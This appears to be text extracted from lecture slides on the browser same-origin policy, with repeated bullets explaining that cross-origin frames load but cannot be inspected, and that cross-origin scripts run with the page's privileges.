
Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




Scripts

- Can load scripts from across origins
- Scripts execute with privileges of the page
- Page can see source via
`func.toString()`




Scripts

- Can load scripts from across origins
- Scripts execute with privileges of the page
